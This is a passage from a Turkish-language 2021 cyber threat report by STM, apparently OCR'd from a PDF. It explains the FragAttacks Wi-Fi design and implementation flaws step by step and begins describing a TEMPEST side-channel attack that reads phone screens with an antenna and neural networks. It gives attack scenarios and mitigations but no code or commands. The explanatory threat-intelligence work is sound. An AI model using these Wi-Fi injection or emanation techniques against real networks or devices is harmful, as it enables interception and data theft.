
SİBER TEHDİT DURUM RAPORU

NİSAN-HAZİRAN 2021

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi



İÇİNDEKİLER

GİRİŞ

2021 yılının ikinci çeyreği için hazırladığımız durum raporumuzda yine birbirinden önemli ve güncel konulara değiniyoruz.

Bunların arasında Wi-Fi cihazlarını etkileyen güvenlik açıklıkları ve bunların ayrıntıları, bir yan kanal saldırı tipi olarak yeni tespit edilen ekran parlatma gibi başlıklar bulunuyor. Bu konularımızı takiben Android kullanan cihazlardaki ön yüklü uygulamaların zafiyetlerinden ve diğer bir başlıkta da blok zinciri tabanlı DApp'lerin nasıl kırılabileceğinden bahsediyoruz.

Teknolojik gelişmelerde tetikleyici eylem platformları ve bunların üzerindeki verilerin gizliliği konusundaki makalemizi bu platformları kullanan okurlarımıza özellikle öneriyoruz. Bir diğer başlıkta ise iş hayatında her gün kullandığımız bir dosya formatı olan PDF dokümanlarının nasıl art niyetle kullanılabildiğini anlatıyoruz.

Çerezlerle ilgili uyarıların ve bilgi metinlerinin web siteleri üzerinde çok daha fazla karşımıza çıktığı şu günlerde çerez istismarının nasıl yapıldığını anlatan yazımızla çevrimiçi güvenlikteki bakış açısını genişletiyoruz. Bunun yanında kamuya açık alanlarda bulunan şarj istasyonlarına ilişkin risklerin tartışıldığı bölümde de günlük kullanımda fayda sağlayabilecek bilgileri aktarıyoruz.

Bu rapordaki dönem konumuz olarak STM'nin ürün ailesinde bulunan CyThreat isimli siber tehdit istihbaratı platformumuz hakkında bilgiler veriyoruz.

Keyifli okumalar dileriz.

SİBER SALDIRILAR

1. FragAttacks: Tüm Wi-Fi Cihazlarını Etkileyen Güvenlik Açıkları

Geçtiğimiz Mayıs ayının başlarında Mathy Vanhoef tarafından ortaya çıkarılan FragAttacks, ismini Fragmentation (parçalama) ve Aggregation (toplama) kelimelerinden almaktadır. Parçalama ve toplama saldırılarından oluşan bu atak koleksiyonu, Wi-Fi teknolojisinin temelini oluşturan 802.11 standardındaki üç kritik tasarım kusurunu barındırmaktadır. Bu tasarım kusurlarından biri paket toplama, ikisi ise paket parçalama işlevinden kaynaklanmaktadır. Yapılan testler sonucunda bahsi geçen saldırıların WEP'ten WPA3'e kadar tüm korunan Wi-Fi ağlarını etkilediği gözlemlenmiştir. Dolayısıyla bu saldırıların Wi-Fi teknolojisinin piyasaya sürüldüğü 1997 tarihinden itibaren var olduğu anlaşılmaktadır. Bu sebeple 1997 tarihinden itibaren üretilen tüm cihazların FragAttacks koleksiyonundaki en az bir saldırıdan etkilendiği düşünülmektedir.

Tasarım hatalarından kaynaklanan kusurların kötüye kullanılması oldukça zordur. Çünkü bu saldırıların gerçekleştirilmesi için kullanıcı etkileşimi gerekmektedir ve saldırılar yalnızca olağandışı ağ ayarları kullanıldığında mümkün olabilmektedir. Bahsedilen tasarım hataları haricinde Wi-Fi ürünlerindeki yaygın programlama hatalarının neden olduğu birkaç başka güvenlik açığı da keşfedilmiştir. Sonuç olarak en büyük endişe kaynağı saldırganlar tarafından oldukça kolay istismar edilebilen bu programlama hatalarıdır. Yazının geri kalanında bu programlama hatalarından "uygulama hataları"' olarak bahsedilecektir.

2017 senesinde yine Mathy Vanhoef ve ekibi tarafından ortaya çıkarılan Wi-Fi ağlarına yönelik KRACK saldırıları çok ses getirmiş ancak daha sonra bu saldırılara karşı güvenli savunma mekanizmaları ve WPA3'e özel bir güvenlik özelliği geliştirilmesiyle endişeler ortadan kalkmıştı. Buna karşılık, FragAttacks kapsamında keşfedilen birinci tasarım kusurunu engelleyebilecek herhangi bir özellik henüz benimsenmemiştir. Keşfedilen diğer iki tasarım kusuru ise Wi-Fi teknolojisinin daha önce geniş çapta incelenmemiş bir özelliğinde mevcuttur. Bu durum, en iyi bilinen güvenlik protokollerini bile ayrıntılı olarak analiz etmenin ve Wi-Fi ürünlerinin sertifikalandırılmasında yapılacak düzenli testlerin kritik önemini göstermektedir.

FragAttacks saldırılarının açık olarak paylaşılması öncesindeki dokuz aylık süreçte Wi-Fi Alliance ve ICASI (Industry Consortium for Advancement of Security on the Internet) tarafından denetlenen koordineli çalışma sonucunda çeşitli güvenlik güncellemeleri yayınlanmıştır. Eğer kullanıcıların cihazları için güncellemeler henüz mevcut değil ise, web sitelerinin HTTPS kullanmasını ve cihazların mevcut diğer tüm güncellemelerinin yapılmasını sağlayarak saldırılardan bazılarının engellenebileceği belirtilmektedir.

FragAttacks saldırı senaryoları ve etkileri

FragAttacks saldırılarının yayınlandığı adreste[1] paylaşılan bir demo videosunda saldırganların güvenlik açıklarını nasıl kötüye kullanabileceğine dair aşağıdaki üç örnek gösterilmektedir.

1. Paket toplama (aggregation) ile ilgili olan tasarım kusurlarından bir tanesi, kullanıcıların hassas bilgilerini (kullanıcı adı ve şifre gibi) ele geçirmek için kullanılabilmektedir.
2. Saldırgan, hedef ağda yer alan bir akıllı elektrik prizini uzaktan açıp kapatabilmektedir. Bu örnek saldırganların güvenli olmayan bir nesnelerin interneti cihazından nasıl yararlanabileceğini göstermektedir.
3. Saldırganlar keşfedilen güvenlik açıklarını daha ileri saldırılar başlatmak için basamak olarak kullanabilmektedir. Yayınlanan demo videosunda bir yerel ağda yer alan eski bir Windows 7 makinesinin saldırgan tarafından nasıl ele geçirebileceği gösterilmektedir.


Keşfedilen güvenlik açıkları iki şekilde kötüye kullanılabilmektedir. İlk olarak, saldırgan uygun koşullarda hedefe ait hassas verileri çalabilmektedir. İkinci olarak da saldırgan hedef ev ağındaki cihazlara saldırmak için bu güvenlik açıklarını kullanabilmektedir.

En tehlikeli ve kritik sonuçları doğurabilecek olan bu ikincisidir, çünkü sıradan bir akıllı ev sisteminde yer alan nesnelerin interneti cihazları nadiren güncellenir ve Wi-Fi güvenliği bu cihazlara saldırılmasını engelleyen son savunma hattıdır. İkinci ve üçüncü örneklerde belirtilen akıllı prizlerin uzaktan kontrol edilmesi ve Windows 7 makinesinin ele geçirilmesi bunun bir örneğidir.

Keşfedilen Wi-Fi güvenlik açıkları, iletilen verileri sızdırmak için de kötüye kullanılabilmektedir. Örneğin, demoda kurbanın üniversite sistemine giriş yaptığı sırada kullanıcı adı ve parolasının saldırgan tarafından nasıl kolayca ele geçirilebildiği gösterilmektedir. Saldırganın bu saldırıda aktif olarak kullandığı yöntem, HTTPS ile korunan üniversite giriş sayfasına ulaşmaya çalışan kurbanı klasik bir ortadaki adam saldırısıyla HTTP'ye yönlendirmektir. Eğer bir web sitesi HSTS (HTTP Strict Transport Security) ile her zaman ekstra bir güvenlik katmanı olarak HTTPS kullanacak şekilde yapılandırılırsa bu sorun çözülür ve iletilen verilerin çalınması engellenir. Ek olarak, bazı tarayıcılarda kullanıcıları HTTPS kullanmayan bir siteye gitmeye çalıştıklarında uyaran bir özellik vardır.

Tasarım Hatası 1: Toplama (aggregation) Saldırısı

Keşfedilen tasarım hatalarından ilki, Wi-Fi teknolojisinin paketleri toplama özelliğinden kaynaklanmaktadır. Bu özellik, küçük paketleri daha büyük bir paket içinde birleştirerek ağın hız ve verimliliğini artırmaya yöneliktir. Bu özellikte, her paketin başlığı şifreli bir şekilde taşınan verilerin tek veya toplu bir paket içerip içermediğini gösteren bir bayrak (flag) içerir.



Şekil 1: Paket toplama özelliği gösterimi.

Şekil 1'de görüldüğü üzere paketin "toplama bayrağı" kısmında herhangi bir kimlik doğrulaması yapılmamaktadır. Bu sebeple saldırgan tarafından değiştirilebilmektedir. Bu, kurbanın şifrelenmiş verilerinin paketin ulaşacağı tarafta istenmeyen bir şekilde işlenebileceği anlamına gelmektedir. Örnek bir saldırı senaryosu şu şekilde olabilir:

1. Saldırgan sosyal mühendislik yöntemlerini kullanarak kurbanı kendi yönetimindeki sunuculara bağlanması için kandırır.
2. Saldırganın kendi yönetimi altında olan sunucu, dikkatlice seçilmiş paketlerin toplama bayraklarını ayarlayarak keyfi ağ paketleri enjekte etmeye başlar.


Bu saldırının pratik olarak test edildiği tüm cihazların bu saldırıya karşı savunmasız olduğu görülmektedir. Saldırı sonucunda saldırgan, keyfi ağ paketleri enjekte etme yeteneği elde eder. Bu yetenek, kurbanın kötü niyetli bir DNS sunucusu kullanmasını sağlamak amacıyla kullanılabilir. Yayınlanan saldırı demosunda[2] bu yöntemin uygulanması görülmektedir.

Wi-Fi teknolojisindeki bir tasarım kusurunun yol açtığı bu güvenlik açığı, paketlerin başlığında yer alan toplama bayrağının kimliğinin doğrulanması yoluyla rahatça düzeltilebilmektedir. Güncel Wi-Fi standardında toplama bayrağının kimliğinin doğrulanması için bir özellik hali hazırda mevcuttur. Fakat SPP A-MSDU (Signaling and Payload Protected Aggregate MAC Service Data Units) çerçevelerini gerektiren bu özellik geriye dönük uyumlu değildir ve pratikte desteklenmemektedir. Ayrıca FragAttacks saldırılarının açıklandığı blog yazısında bu saldırıların geçici bir düzeltmeyle de hafifletilebileceği ancak yeni saldırıların mümkün olabileceği belirtilmektedir.

Tasarım Hatası 2: Karışık Anahtar Saldırısı

Keşfedilen ikinci tasarım hatası, Wi-Fi teknolojisinin paketleri parçalama (fragmentation) özelliğinden kaynaklanmaktadır. Bu özelliğin temel amacı, büyük paketleri daha küçük parçalara bölerek aradaki bağlantının güvenilirliğini artırmaktır. Bu parçalama işlemi yapılırken aynı pakete ait olan her parça aynı anahtar kullanılarak şifrelenmektedir. Fakat bahsedilen şifreleme işleminin alıcılar tarafından kontrol edilmesi gerekmemekte ve gelen paketlerin farklı anahtarlar kullanılarak çözülmesi durumunda çözülen parçalar yeniden birleştirilmektedir. Bu durum, nadir olarak verileri sızdırmak için kötüye kullanılabilmektedir.

Karışık anahtar saldırısı, aşağıdaki şekilde görülebileceği üzere farklı anahtarlar altında şifrelenmiş parçaların karıştırılmasıyla gerçekleştirilmektedir:



Şekil 2: Karışık anahtar saldırısının uygulanması.


Şekil 2'de görülebileceği üzere, erişim noktası tarafından alınan ilk parçanın şifresi, ikinci parçadan farklı bir anahtar kullanılarak çözülmektedir. Buna rağmen, hedef erişim noktası her iki parçayı da bir araya getirmektedir. Pratikte bu saldırı, saldırganın seçilen müşteri verilerini sızdırmasına olanak tanımaktadır.

Bu tasarım kusuru, yalnızca aynı anahtar kullanılarak şifresi çözülebilen parçaların yeniden birleştirilmesiyle geriye dönük uyumlu olarak düzeltilebilmektedir. Karışık anahtar saldırısı ancak nadir koşullarda mümkün olabileceğinden daha çok teorik bir saldırı olarak kabul edilmektedir.

Tasarım Hatası 3: Parça Önbelleği Saldırısı

Keşfedilen üçüncü tasarım kusuru da Wi-Fi teknolojisinin paketleri parçalama (fragmentation) özelliğinden kaynaklanmaktadır. Sorunun kaynağı, hedef erişim noktasına bağlı bir istemcinin ağdan ayrılması durumunda Wi-Fi cihazının yeniden birleştirilmemiş parçaları bellekten kaldırmasının gerekmemesidir. Bu sorunun yol açtığı zafiyet, eduroam veya govroam gibi hotspot benzeri çalışan ağlara ve kötü niyetli birinin bağlı olduğu kurumsal ağlara karşı kötüye kullanılabilmektedir. Her iki durumda da kurban tarafından gönderilen seçilmiş veriler sızdırılabilmektedir. Bu, saldırgan tarafından hedef erişim noktasının parça belleğine kötü amaçlı bir parça enjekte edilmesiyle sağlanmaktadır Kurban daha sonra erişim noktasına bağlanıp parçalanmış bir paket gönderdiğinde seçilen parçalar saldırgan tarafından enjekte edilmiş olan paketle birleştirilmektedir (yeniden birleştirme aşaması).

Bu aşamalar aşağıda gösterilmektedir:



Şekil 3: Parça önbelleği saldırısının uygulanması.

Şekil 3'te görülebileceği üzere, saldırgan ilk parçayı erişim noktasının parça önbelleğine enjekte etmektedir. Ağdan ayrılan saldırganın yerleştirdiği parça, daha sonra da parça önbelleğinde kalmaya devam etmekte ve kurban tarafından gönderilen bir parçayla yeniden birleştirilebilmektedir. Eğer kurban parçalanmış paketler gönderirse (bu pek alışılmış bir şey değildir), bu durum verileri sızdırmak için kullanılabilmektedir.

Bahsedilen tasarım hatası, bir ağ bağlantısı kesilirken veya yeniden bağlanırken bellekten parçaların kaldırılmasıyla geriye dönük uyumlu olarak düzeltilebilir.

Uygulama Hatası: Düz Metin (Plaintext) Enjeksiyonu Zafiyetleri

Korumalı bir Wi-Fi ağına paket enjeksiyonu yapmak için çeşitli uygulama (implementation) kusurları da kötüye kullanılabilmektedir. Özellikle, saldırgan dikkatlice oluşturduğu şifrelenmemiş bir paketi enjekte edebilmektedir. Daha önce de bahsedildiği gibi, bu saldırı teknikleri saldırgan tarafından hedef kullanıcıyı kötü niyetli bir DNS sunucusu kullanmaya zorlayarak trafiğini manipüle etmenin yanı sıra, NAT ve güvenlik duvarı gibi yapıları atlatmak için de kullanılabilmektedir. NAT ve güvenlik duvarını atlatabilen bir saldırgan yerel Wi-Fi ağındaki cihazları hedef alabilir hâle gelmektedir.

Saldırganın, savunmasız bir cihaz tarafından kabul edilmeleri için şifrelenmemiş Wi-Fi paketleri oluşturmak zorunda olduğu bu saldırı göründüğü kadar karmaşık değildir. Belirli Wi-Fi cihazları, korumalı bir Wi-Fi ağına bağlı olmaları durumunda bile şifrelenmemiş herhangi bir paketi kabul eder. Bu, saldırganın saldırıyı gerçekleştirmek için özel bir hazırlık yapmasına gerek olmadığı anlamına gelir. Test edilen dört ev yönlendiricisinden ikisinin bu güvenlik açığından etkilendiği görülmüştür. Ayrıca birkaç nesnelerin interneti cihazının ve bazı akıllı telefonların da bu saldırıya karşı savunmasız olduğu gözlemlenmiştir. Bunlara ek olarak, Windows'taki birçok Wi-Fi donanımı (dongle), düz metin paketlerinin birkaç parçaya bölünmesi durumunda bu paketleri yanlış yorumlamaktadır.

Ayrıca belirli cihazlar, Wi-Fi el sıkışma mesajlarına benzemekte olan toplu düz metin paketlerini de kabul etmektedir. Dolayısıyla, hedef sisteme belli bir paketi enjekte etmek isteyen saldırgan, bu amaca göre hazırlanmış özel bir toplu düz metin paketi kullanabilmektedir. Bu metin paketi, başlangıcında el sıkışma mesajına benzer bir paket ile saldırganın hedef sisteme enjekte etmek istediği paketten oluşmaktadır. Güvenlik açığı bulunan hedef cihaz, ilk olarak saldırgan tarafından gönderilen toplu paketi bir el sıkışma mesajı olarak yorumlayacak; daha sonra da toplu bir paket olarak işleyecektir.

Hedef cihazda yer alan uygulama kusurundan yararlanılan bu saldırıda, "düz metin enjeksiyonu" zafiyetine sahip olan cihazlardaki kodun bir kısmı saldırgan tarafından gönderilen toplu paketin bir el sıkışma mesajı

olduğunu düşünmekte ve şifrelenmemiş olsa dahi kabul etmektedir. Kodun diğer bir kısmı ise saldırgan tarafından gönderilen paketin "birleştirilmiş" bir paket olduğunu anlamakta ve o şekilde yorumlamaktadır. Dolayısıyla saldırganın enjekte etmek istediği paketi işlemektedir.

Son olarak, broadcast bir şekilde yayınlanan parçalanmış (fragmanted) paketlerin bazı cihazlar tarafından normal bir paket olarak işlendiği görülmüştür. Hatta bazı cihazların bahsedilen broadcast paketlerini şifrelenmemiş halde dahi kabul ettiği görülmüştür. Bu tip uç örneklere sahip cihazları hedef alan bir saldırgan, enjekte etmek istediği paketleri broadcast bir şekilde yayınlayacağı düz metin paketinin ikinci parçasıyla kapsülleyerek saldırıyı gerçekleştirebilir.

Diğer Uygulama (İmplementation) Hataları

Mathy Vanhoef tarafından yayınlanan makalede[3] ayrıca aşağıdaki durumlara da yer verilmektedir.

Bazı yönlendiriciler, gönderen henüz kimlik doğrulaması yapmamış olsa bile, el sıkışma paketlerini başka bir istemciye iletmektedir. Bu güvenlik açığı bir saldırganın, kullanıcı etkileşimi olmadan toplama (aggregation) saldırısı gerçekleştirmesine ve rasgele paketler enjekte etmesine olanak tanımaktadır.

Son derece sık karşılaşılan bir diğer uygulama hatası ise alıcıların tüm parçaların aynı pakete ait olup olmadığını kontrol etmemesidir. Bu durum, bir saldırganın iki farklı paketin parçalarını karıştırarak gelişigüzel bir şekilde paketler oluşturabileceği anlamına gelmektedir.

Ek olarak, birkaç uygulamaya karşı şifreli ve düz metin parçalarını karıştırmak da mümkün olmaktadır.

Son olarak, bazı cihazlar Wi-Fi teknolojisinin parçalama veya toplama özelliğini desteklemez. Fakat parçalanmış paketleri tam paket olarak işledikleri için bahsedilen saldırılara karşı savunmasızdırlar. Saldırgan açısından uygun koşullar sağlandığı takdirde bu durum, paketleri enjekte etmek için kötüye kullanılabilmektedir.

2. Ekran Parlatma Saldırısı ile Mobil Cihazlarda Ekran Okuma

Artık günlük işlerimizin çoğunu, mobil cihazlarımız üzerinden yapıyoruz. Çok sayıda hassas bilgi alışverişi yürüten bu cihazlar verilerimizin güvenliğini ve gizliliğini tehlikeye atmaktadır. Bu yüzden gizliliği korumak ve güvenliği arttırmak için bu cihazlarda kullandığımız uygulamalar, kimlik doğrulamada bizden birden fazla kanıt sunmamızı istemektedir. Yaygın bir yaklaşım olarak kullanılan iki faktörlü kimlik doğrulamada, bir kanıt genellikle telefonlarımız üzerinden sağlanmaktadır.

Mobil cihazlarda, verilerin korunması için dışarıdan erişilemeyen gizli anahtarlar kullanılmaktadır. Bir saldırgan bu anahtarları ele geçirdiğinde, verileriniz erişilebilir duruma gelmektedir. Günümüzde mobil cihazlardaki güvenlik uygulamalarına yönelik gerçek dünya saldırılarının çoğu yan kanal analizini (Side Channel Analysis - SCA) kullanmaktadır. Yani, bir çipin güç tüketimi, elektromanyetik yayılımları veya bir işlemcinin tepki süresi gibi fiziksel nicelikleri ölçmekte ve bunları işlemektedir. Ayrıca giderek daha ucuz hale gelen işlem gücü sayesinde, güncel saldırılarda yan kanal analizi için ileri makine öğrenmesi ve derin öğrenme algoritmaları kullanılmaktadır.


Yan kanal analizi kullanılarak yapılan saldırılar, mobil cihazlar için büyük bir tehdit oluşturmaktadır. Bu saldırılara karşı birçok önlem önerilmektedir. Karşı önlemler için bir yaklaşım, cihaz tarafından işlenen gerçek veriler ile hesaplamanın gerçekleştirildiği veriler arasındaki bağlantıyı kesmeyi amaçlar. Böyle bir karşı önlem genellikle maskeleme olarak adlandırılır ve gizli paylaşım ilkesinden yararlanır. İkinci bir yaklaşım, cihaz tarafından hesaplanan veriler ile hesaplamalar tarafından tüketilen güç arasındaki bağlantıyı kesmeyi amaçlar. Bu yaklaşıma gizleme denir ve bunu başarmanın bir yolu, örneğin WDDL gibi SCA saldırılarına karşı daha sağlam olan özel mantık stilleri kullanarak bir cihazın güç tüketimini dengelemektir.

TEMPEST, uzun süredir bilinen bir yan kanal analiz tekniğidir. Bu teknik bir sistemden yayılan elektromanyetik dalgaları ve radyasyonu ölçerek yapılır[4]. Örneğin bu analiz üzerinden yapılan saldırı aracılığıyla, akıllı telefonlardaki hareket sensörü aracılığıyla kullanıcının tuş vuruşları kolayca algılanabilmekte, içeriği bir bilgisayardan veya başka bir ekrandan kolaylıkla saptanabilmektedir. İlk olarak Van Eck tarafından 1985 yılında, bilgisayar ekranlarından yayılan yayılımların fizibilite ve güvenlik risklerinin ilk sınıflandırılmamış analizi yayınlanmıştır. Öncesinde bu izlemelerin yalnızca hükümetler tarafından erişebilecek ve oldukça karmaşık düzeyde bir saldırı olduğu düşünülmekteydi. Van Eck ise sadece 15 dolarlık bir ekipman ve CRT televizyon seti kullanarak elektromanyetik yayılımları ölçebilmekte ve yüzlerce metre uzaktaki gerçek bir sistemi bile başarıyla dinleyebilmekteydi.

Evrişimli Sinir Ağları (Convolutional Neural Networks - CNN) gibi derin öğrenme algoritmaları, uçtan uca çok sayıda filtreden yararlanarak sınıflandırmayı öğrenirken görüntü özelliklerini de otomatik olarak öğrenir. Derin öğrenme, genel görüntü sınıflandırmasında çığır açan bir başarıya yol açmıştır. Büyük ölçekli eğitim ve çeşitli veri artırma teknikleri önemli bir katkı sağlar. Özellikle, derin öğrenmenin, ayırt edici görsel kalıpların insan gözüyle fark edilmesinin zor olduğu belirli alanlarda insanüstü performansa ulaşabileceği gösterilmiştir.


Güncel bir araştırmada TEMPEST saldırısı ve Evrişimli Sinir Ağları birlikte kullanılarak yapılabilecek bir saldırıdan bahsedilmektedir. Bu saldırıda, saldırganın amacı, hedef ekranda görüntülenen bilgileri (ör. güvenlik kodu, parola veya mesaj) görünür bir spektrumda görüş hattı olmadan elde etmektir. Bu saldırı modelinde varsayımlar şu şekildedir:

- Alice cep telefonunu masasının üstündeki bir dergi yığınının üzerinde tutmaktadır.
- Güvenlik kodlarını aldığı için telefonu yüzü aşağı bakacak şekilde bırakmakta ve telefon ekranına görsel görüş hattını engellemenin kodları güvende tutacağına inanmaktadır.
- Eve, Alice'in masasına erişerek en üstte bulunan derginin altına bir anten gizlemiştir.
- Gizlenen anten, telefonun elektromanyetik yayılımları yoluyla güvenlik kodunu okuyabilmektedir.



Şekil 4: Ölçüm kurulumu. (A) yakın alan sondası, (B) bir güvenlik kodu görüntüleyen hedeflenen telefon, (C) güç amplifikatörü ve (D) yazılım tanımlı radyo (SDR).

